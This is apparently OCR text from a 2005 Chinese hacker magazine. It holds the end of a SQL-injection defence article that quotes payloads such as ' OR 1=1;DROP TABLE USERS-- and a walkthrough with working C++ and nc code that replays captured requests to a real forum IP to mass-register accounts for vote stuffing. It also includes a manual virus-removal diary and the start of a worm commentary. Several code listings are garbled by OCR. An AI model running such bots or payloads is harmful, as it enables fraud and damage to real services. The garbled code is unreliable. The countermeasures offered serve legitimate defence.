至此，大家应该对SQL Injection攻击有了一个全面的了解吧。下面我们来总结一下被攻击的原因，以便找到解决的办法。

诸如“' OR 1=1-- ”，“' OR 1=1;DROP TABLE USERS-- ”这类用户名之所以能够通过验证，是因为登录页面允许含有任何字符的输入，没有对用户名、密码进行过滤。

另外，登录页面使用了一个系统管理员帐户执行对数据库的访问，致使“DROP TABLE”命令可以轻易删除“Users”表。

二、程序实现

基于以上几个方面的分析，对登录页面代码做了如下修改：

```
<%@ Import NameSpace="System.Data"%>
<%@ Import NameSpace="System.Data.SqlClient"%>

<html>
  <body>
    <h1>Please Log In</h1>
    <hr>
    <form runat="server">
      <table cellpadding="8">
        <tr>
          <td>User Name:</td>
          <td>
    <asp:TextBox ID="UserName" RunAt="server" />
          </td>
          <td>
            <asp:RequiredFieldValidator ControlToValidate="UsersName"
      ErrorMessage="Please enter a user name"
              Display="dynamic"
              RunAt="server"
    /><!--为"User Name" TextBox控件配备一个"RequiredFieldValidator"方法以便更好的测定用户名-->
    <asp:RegularExpressionValidator ControlToValidate="UsersName"
      ValidationExpression="[a-zA-Z0-9]*"
      ErrorMessage="Invalid user name"
              Display="dynamic"
              RunAt="server"
            /><!
```

使用“RegularExpressionValidator”方法对用户名进行过滤：只允许使用英文、数字字符，拒绝含非英文、数字字符的用户名，这样“' OR 1=1-- ”等攻击代码就不能通过此验证。

```
          </td>
        </tr>
        <tr>
          <td>Password:</td>
          <td>
                    <asp:TextBox ID="Password" TextMode="Password" RunAt="server" />
          </td>
          <td>
            <asp:RequiredFieldValidator ControlToValidate="Password"
              ErrorMessage="Please enter a password"
              Display="dynamic"
              RunAt="server"
    /><!--同样为"Password" TextBox控件配备一个"RequiredFieldValidator"方法-->
    <asp:RegularExpressionValidator ControlToValidate="Password"
              ValidationExpression="[a-zA-Z0-9]{8,}"
      ErrorMessage="Invalid password"
              Display="dynamic"
              RunAt="server"
                    /><!--使用"RegularExpressionValidator"方法对密码进行过滤：除了密码只能使用英文、数字字符外，还要求密码长度至少要8个字符，以阻挡使用空密码对网站的攻击-->
          </td>
        </tr>
        <tr>
```

```
        <td>
    <asp:Button Text="Log In"
OnClick="OnLogIn" RunAt="server" />
        </td>
        <td></td>
      </tr>
    </table>
   </form>
  <hr>
  <h3><asp:Label ID="Output"
RunAt="server" /></h3>
 </body>
</html>
            <script language="C#"
runat="server">
    void OnLogIn (Object sender,
EventArgs e)
    {
      if (Authenticate (UserName.Text,
Password.Text))
          Output.Text = "Welcome,
"+UserName.Text + "!";
      else
          Output.Text = "Invalid login";
    }
    bool AuThenticate (string username,
string password)
    {
      if (!Page.IsValid)
          return false;
    sqlConnection connection =new
SqlConnection ("server=localhost,"+
"database=weblogin;uid=safeuser;
pwd=safeuser");
    //使用"Safeuser"帐户代替系统管理员
帐户访问数据库
      try{
        connection.open ();
          SqlCommand command = new
SqlCommand ("proc_IsUservalid",
connection);
      //在执行"SELECT COUNT"命令时,
使用"proc_IsUservalid"存储过程。这种存储
过程不仅速度快,而且还提供了附加的安全性。
即使非法用户名通过了验证,在存储过程中也
会返回0
          command.CommandType =
CommandType.Storedprocedure;
          command.Parameters.Add
("@UsersName",username);
          command.Parameters.Add
("@Password",password);
        int count = (int) command.
ExecuteScalar ();
        return (count > 0);
      }
      finally {
        connection.close ();
      }
    }
  </script>
```

对于生成数据库的脚本代码也要进行相应修改,修改后的代码如下:

```
CREATE DATABASE WebLogin
GO
USE WebLogin
GO
CREATE TABLE User (UserName
varchar(32) NOT NULL,Password varchar
(32) NOT NULL)
GO
INSERT INTO users (UserName,
Password)
  VALUES ('mgc','123456')
  INSERT INTO users (UserName,
Password)
  VALUES ('abc','qwerty')
  GO
            CREATE PROCEDURE
proc_IsUserValid @UserName Varchar
(32), @Password Varchar (32) AS SE-
LECT COUNT (*) FROM Users WHERE
UserName = @UserName AND CAST
(Password AS VarBinary) = CAST
(@Password AS VarBinary)
  GO
  EXEC sp_addlogin 'SafeUser',
'safeuser','WebLogin'
  GO
  EXEC sp_grantdbaccess 'SafeUser'
  GO
  GRANT EXECUNTE ON
proc_IsUserValid TO SafeUser
  /* 这个"Safeuser"帐户只有调用
"proc_IsUservalid"的权限。除此之外,没有
"DROP TABLE"等任何其他权限 */
  GO
```

三、写在最后

以上只是针对一些典型的SQL Injection攻击对程序做了过滤变量的处理,而SQL Injection攻击以其独有的灵活性,攻击方式千变万化。由于偶的水平有限,本文不可能对所有的攻击进行全面的拦截,仅是给大家提供一些值得借鉴的思路,希望能对防范SQL Injection攻击有所帮助。



浅析黑客X档案论坛注册验证不严漏洞

刘奇

《黑客X档案》推出"2005年5月杂志作者的稿费我来定"活动,让大家在论坛采取投票的方式来选择自己喜欢的文章。

但是一旦网上的东西和利益挂钩,随之而来的安全问题一定不少。所以打算研究一下X论坛的安全问题。由于我不怎么懂脚本攻击,而且X的论坛是Discuz! 4.0.0RC3,已经是最新版本了,估计安全问题不太多。加上自己对php脚本不熟悉,所以就不从大伙都关注的地方找问题了,换个角度看待问题其实也不错。

回到论坛的投票问题上来,可不可以自己写个程序自动投票呢?带着这个猜想先来分析问题,千万不要一上来就用NBSI,X-SCAN扫描一通,整个思路过程是这样分析的:

1.先以游客身份进入到投票的网页,发现不能投票——说明必须要是注册会员。

2.用自己的帐号登录,随意投一票,提示投票成功,返回,居然又不能投票了——说明每个会员只能投一次票。

3.保持第2步的网页,后退到投票的页面,刷新,提示已经投过票了——此路不通。

分析:

如果我们要写程序来实现自动投票,那么我们的程序也必须能自动注册,这个是前提条件。

所以我们先来看看,自动注册是否可能。方法如下:

注册时,用sniffer取得发送给服务器与注册相关的数据,然后分析截获的数据,看看能否突破服务器的验证条件。这里我用的sniffer是CommView,当然你也可以用其它的sniffer。CommView的用法以前的X有介绍,这里我就不多说了。我们先来看看我抓到的注册过程中的数据包(仅仅列出重要的那部分数据):

```
Cookie: sid=9CqgdS; oldtopics=%
092488%09; cookietime=2592000

  formhash=2a61b379&referer=index.
php%3Fsid%3D9CqgdS&username=XaDhK
nQu&password=cccccc&password2=ccccc
c&questionid=0&answer=yes&email=XaDh
KnQu@XaDhKnQu.com&gendernew=0&y
ear=&month=&day=&locationnew=&site=
&oicq=&icq=&yahoo=&msn=&bio=&styleid
new=&tppnew=0&pppnew=0&timeformat
new=12&dateformatnew=yyyy-mm-dd
&timeoffsetnew=8&newsletter=1&reg
submit=%D7%A2%B2%E1
```

对比X论坛的注册选项来看还是很容易看明白的,其中我认为比较关键的数据有:

```
  formhash: 最难的恐怕是formhash的
构造,后面意外发现这个数据可以相同。
  username: 用户名,我注册的用户名是
XaDhKnQu。
  password: 密码,我用的是cccccc。
  password2: 确认密码,也是cccccc。
```

questionid：安全提问的编号，0表示不使用安全提问。
answer：安全提问的答案，我填的是yes。
email：填写的邮箱地址，不能和任何已经注册的地址相同。

自动注册的实现

这里要用到一些编程技巧，假设读者会用c或者c++编程，我们来看看用nc实现注册的过程，还记得上面截获的数据包吧，保存为newreg.txt，用nc提交给论坛服务器：

nc -vv 61.152.251.213 80 <newreg.txt，如图1

```
G:\刘奇\xbug1>nc -vv 61.152.251.213 80<newreg.txt
```

图 1

等会儿可以看到已经注册成功了，如图2(为节省版面，只抓了一部分^_^)。

```
<br>非常感谢您的注册，现在将以会员身份登录论坛。<br>
CggdS">如果您的浏览器没有自动跳转，请点击这里</a>
```

图 2

ok，到编程的时候了，为什么？你想啊，要注册很多帐号，手工注册那还不要累死啊。

编程无非就是把手工的操作自动化了。我们先来看看如何编程实现用nc来提交数据：

system("nc -vv 61.152.251.213 80<newreg.txt");

这里有一个小技巧，基本上可以在cmd下执行的命令都可以用system函数来使用。如：**system("net user test /add")**；会添加一个用户名为test的帐户，和cmd下执行**net user test /add**的效果是一样的。

能提交数据了，但是总不能每次都提交一样的数据吧。所以我们还要修改提交的数据，必须修改的地方上面的分析过程已经提到了，那就是用户名和email。

处理上述文件的程序如下(只列出关键代码)：

```
    查找username和email所在的位置，方便我们修改username和email。
        // 找到username=
        string::size_type name_pos = textline.find("username");
cout << name_pos << endl;
        // 找到email=...@
        string::size_type email_pos = textline.find("email");
        cout << email_pos << endl;
    随机生成用户名和email
        int flag = 0;
        for (i=0; i<8; i++)
        {
        srand(time(0) + i);
    randnum = rand() % 26;
            if (!flag)
            {
    randnum += 65;       // 确保randnum在'A'到'Z'之间
                flag = 1;
            }
            else
            {
    randnum += 97;       // 确保randnum在'a'到'z'之间
                flag = 0;
            }
        username[i] = randnum;
        }
```

为什么要设置标志flag呢？因为最后得到的随机数可以包括大小写字母，这样一来，随机数相同的可能性就小多了。

构造完成的用户名和email，并写入文件。

e-mail的格式为：username@username.com

```
    string email_first = username; //email的第一部分，即@前面的一部分
    //email的第二部分，即@后面的一部分，用".com"、".net"之类的都可以
    string email_second = username + ".com";
    // 写入username 和email的@前面的一部分到textline中
        for (i=0; i<8; i++)
        {   //9是"username="的长度
    textline[name_pos + 9 + i] = username[i];
            //6是"email="的长度
                textline[email_pos + 6 + i] = email_first[i];
        }
            // 写入'@'，因为前面写入了8位的用户名，所以这里要+8
    textline[email_pos + 6 + 8] = '@';
    // 写入email的@后面的到textline中
    for (i=0; i<email_second.length(); i++)
        {           //9是email的@前面的一部分的长度(8) + '@'的长度(1)
                textline[email_pos + 6 + 9 + i] = email_second[i];
        }
        // 将textline写入到文件中
        outfile.write(textline.c_str(), textline.length());
```

有了这些主程序就非常简单了，当然你也可以把上面的代码写成函数或者类，我这里直接把代码编译为exe文件。然后在主程序中调用。主程序代码如下：

```
    #include <stdio.h>
    #include <windows.h>
    #include <process.h>
    void RegisterTest()
    {
        int i;
        for (i=0; i<300; i++)
        {
            system("format_reg.exe");
                        //logout
    system("nc -vv 61.152.251.213 80<logout.txt");
                    //register
    system("nc -vv 61.152.251.213 80<newreg.txt");
        }
    }
    int main()
    {
        int i;
    for (i=0; i<5; i++) //// 不要改的太大，估计用30个线程，一般的电脑运行不超过5分钟，请不要搞破坏!!!
        {
    _beginthread(RegisterTest, 0, 0);
        }
        system("pause");
        return 0;
    }
```

建议把format_reg.exe的代码做成函数，这样对程序速度的提高有非常明显的效果。

顺便说一下，本来我也实现了自动投票，不过程序只投了2票（完全是测试），后来换了一台电脑测试失败了，原来的代码也没有了。（没有钱买电脑的痛苦莫过于此！）具体过程我就不写了，但是思路都差不多，期待大家有更好的作品（自动投票）。由于危害较大，所以提醒一下，请不要搞破坏。其实有了自动注册，那么也可以自动发贴。

防御方法：

1.就目前而言，识别图象上的数字可能是最好的方法。效果比较好，其实就是使用带数字的图象我感觉也是可以编程识别的，因为数字的亮度和背景的亮度不同，但是识别复杂，而且准确性不高。所以尚没有公开的程序（反正我是没见过，如果有还请告知具体资料）。


2.每次注册，发贴，或者投票都使用随机生成的校验码。

3.使用随机的hash效果也还不错。因为要知道服务器的hash算法几乎是不可能的。但是hash值必须每次都要改变，而且每次都要用于验证，无论是注册还是发贴。

4.设置每个IP地址的注册，发贴，以及投票的延时。或者一定时间内只允许一次注册、发贴或者投票。

总结：其中第一、第二、第三种方法比较好，基本上可以杜绝自动注册、发贴或者投票程序的出现。最后一种方法会造成同一局域网用户只有一人能注册、发贴或者投票。

（本章中涉及到的程序nc、CommView 5及相关代码已经收录在本期光盘中）


毒笼

毒笼

艰难的杀毒历程

瞎子阿桑／h058

这是一次综合性的杀毒，用到了很多手动杀毒的知识，希望本文可以帮助许多遇到我这样类似情况的朋友。

5月1日可以说是最兴奋的一天了，因为有7天可以玩，上网是免不了的了，但是就是那天却发生了一件后悔都来不及的事情。为了帮一个朋友安装水木清华论坛，在安装Linux时不小心把所有分区都删掉了，郁闷之下用另一台电脑在论坛上发了n张贴说明自己的惨状，一晚上还是装回了Windows 2003，我把注册表备份了一下（便于以后恢复吗，习惯了）。对于我这种爱好网络安全的人一向很自信，所以从不装杀毒软件（当然是看了这么多x的结果咳!~）。

5月2日系统装的差不多了，该装的都装上了，上网速度比以前快多了，于是到处浏览网站。不经意却发现c盘根目录多了一个arcldrer.exe文件，什么东西？不清楚，好奇心使我忍不住去点击看看。却发现什么也没有，刚才没有删除是因为我怕是刚刚自己整理出来的什么系统文件，现在一切都没了，能多留一点是一点啦，继续上网。

5月3日是个阳光明媚的日子，一大早我就去了办公室上网。我喜欢做网页，所以对扩展名修改的时候很多，一般都是文件夹设置为显示所有文件和文件夹，还有显示已知文件类型的扩展名，这样改扩展名比较方便。改了文件夹属性后，按常理是不会变了，但是一段时间后系统文件夹又隐藏扩展名。或许是刚刚点了什么东西造成的吧，我没太在意，还是不厌其烦的改回来。过了一段时间它又如此，我这人比较老实，不是太影响也都算了，改就再改一下吧！汗！突然又冒出一个qq贺卡样式的音乐网站，难道是网站的弹出窗口，我很自然的把它关闭了。过了一段时间它又出现了，而且扩展名显示状况老是要改，怎么回事？压抑很久的我ctrl+alt+del打开了进程，发现多了好几个陌生的进程。等到那个“qq窗口”出现，我也不忙关它，用进程依次关闭，发现终止SVCH0ST的时候（图1），那个窗口也关闭了－－不是浏览器的进程，顿时我明白了－－我中毒了！

wmiprvse.exe	SYSTEM	00	4,624 K
taskmgr.exe	Administrator	03	5,108 K
winmysqladmin...	Administrator	00	6,920 K
SVCHOST.EXE	Administrator	00	10,644 K
ApacheMonitor...	Administrator	00	3,868 K
ctfmon.exe	Administrator	00	3,064 K
NTdhcp.exe	Administrator	00	4,280 K
realsched.exe	Administrator	00	148 K
[illegible]			

图1

怎么办，杀呗！奇怪，SVCH0ST不是系统的进程吗？难道这个病毒是插入线程的，再看下面有个svchost，不会是Windows下进程区分大小写吧，两个一样的进程怎么能共存呢？先不管了，打开注册表看看，是不是有启动项加载，看到**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**下确实多了好几个键值，我毫不犹豫的就把SVCH0ST给删除了，再看看SVCH0ST这个名字有什么名堂，到C:\WINDOWS\system32目录下找到SVCH0ST，发现是个QQ图标（图2），肯定是病毒了哇！

SVCHOST	185 KB	应用程序	2005-5-2 18:20	A

图2

不知道扩展名，郁闷！再次修改文件夹选项，发现是SVCH0ST.EXE，再看看下面有svchost.exe。哦？难道文件名大小写不一样还能共存？顿时，我暗自得意起来：因为从这个病毒身上我又学会了一招。可是文件名中“O”不知道是大写的字母还是零，我试着把文件名中的“O”用字母代替，却报错了。一个字母相差，的确很难分辨，呵呵，以后自己写木马的时候可以用这招！时间不早了，我急急的吃了午饭，回来一开机，发现又跳出了那个QQ！还把我的默认浏览器改为www.lvip.net，我低估了这个病毒了！问题不简单啊！还有其他的保护程序存在！既然是这个网站，把它屏蔽不就行了，搜索c:\windows下hosts，添加**127.0.0.1 www.lvip.net**，就是当访问www.lvip.net时你却访问的是127.0.0.1本地的，我又在C:\WINDOWS\system32目录下找到了SVCH0ST.EXE，这时我才明白刚才开机的时候为什么有点慢，应该加载了什么。是没删干净吧！

启动注册表找到所有RUN下的键值，全删了，查找SVCH0ST.EXE，发现没有了这个键值了。我又打开进程发现NTdhcp.exe，难道是它在保护SVCH0ST？再次搜索NTdhcp.exe，发现C:\WINDOWS\system32目录下存在C:\WINDOWS\system32，而且是文件夹图标。不管，先把NTdhcp.exe复制到另一个盘，然后终止进程，为了防止一些可能关联Windows窗体程序的病毒（以前碰到多了），我在cmd下删除和查看C:\WINDOWS\system32\NTdhcp.exe，最后搜索在注册表中的NTdhcp.exe，找到一个很隐蔽的地方：**[HKEY_USERS\S-1-5-21-1976716827-2936653377-4820993-500\Software\Microsoft\Windows\ShellNoRoam\MUICache]**有个键值！我不清楚是不是开机时会加载这里，但也不排除这个可能（如果是这样倒也又学了一招），然后查看系统所有启动项，“运行”->“msconfig”，把所有可疑的启动项都设置为禁用，用5月1日备份的注册表导入（因为虽然你先前删除了那些键值，但如果是注册表监视的那类病毒就不管用了，呵呵），立即重起！打开进程发现SVCH0ST又出现了！晕！怎么回事？还有什么东西？于是又发现了另一个可疑进程：TSAKMANER.EXE，不会都有关联吧！我又在C:\WINDOWS\system32目录下找到了这个文件，瞧！伪装的多好，又是文件夹样子（图3）。

TSAKMANER	307 KB	应用程序	2005-5-2 2:58	A

图3

这次我算体会到现在病毒的厉害了，但现在还是猜测，查看他的日期2005-5-2 2:58（图4），那肯定是病毒了哇，如果是系统文件也不必伪装成文件夹和时间有差异的啊，我赶

toolhelp.dll	14 KB	应用程序扩展	2003-3-27 20:00	A
tracerpt	640 KB	应用程序	2003-3-27 20:00	A
tracert	13 KB	应用程序	2003-3-27 20:00	A
traffic.dll	32 KB	应用程序扩展	2003-3-27 20:00	A
tree	12 KB	应用程序	2003-3-27 20:00	A
trksvr.dll	50 KB	应用程序扩展	2003-3-27 20:00	A
trkwks.dll	85 KB	应用程序扩展	2003-3-27 20:00	A
tsadmin	252 KB	应用程序	2003-3-27 20:00	A
TSAKMANER	307 KB	应用程序	2005-5-2 2:58	A
tsappcmp.dll	55 KB	应用程序扩展	2003-3-27 20:00	A
tsbyuv.dll	8 KB	应用程序扩展	2003-3-27 20:00	A
tscc	41 KB	Microsoft 通用...	2003-3-27 20:00	A
tscc.dll	245 KB	应用程序扩展	2003-3-27 20:00	A
tscfgwmi.dll	95 KB	应用程序扩展	2003-3-27 20:00	A
tscon	19 KB	应用程序	2003-3-27 20:00	A

图4

紧终止它的进程，使用批处理把它删了，再打开注册表查找它的键值，全删了，再次用5月1日的注册表还原，运行msconfig把可疑项禁用。再次重起！到这里我也记不得到底重起了几次了，我可怜的电脑啊！这次一切正常了！我这才深深的叹了一口气。

这不是一篇很理想的教程，旨在提供一点手动杀毒的思路，不过像这种这么多相互保护的病毒还真的很少见的！

后来我把病毒放到另一台电脑上用Symantec AntiVirus杀毒，并没有报告是病毒（图5）。而它弹出QQ窗口（里面是网页）和把用户的浏览器设为主页，我想应该是为了宣传他的网站和提高流量而不是盗取什么东西吧（当然这只是猜测，除了发布这个东东的人，谁也不清楚），http://www.lvip.net 反正我是屏蔽了，也不会再去了！




图5

（文章中涉及到的病毒程序已经收录于光盘中，仅供研究使用，切勿用于他途）。

i-worm.jeans.a：炒作尽头带来的思考

cczb1

今天看了国内几篇关于i-worm.jeans.a的报道，联想近几年国内杀毒软件厂商的作风，有一种感觉：涛声依旧。

看看下边的报道，这个报道被网上转来转去：

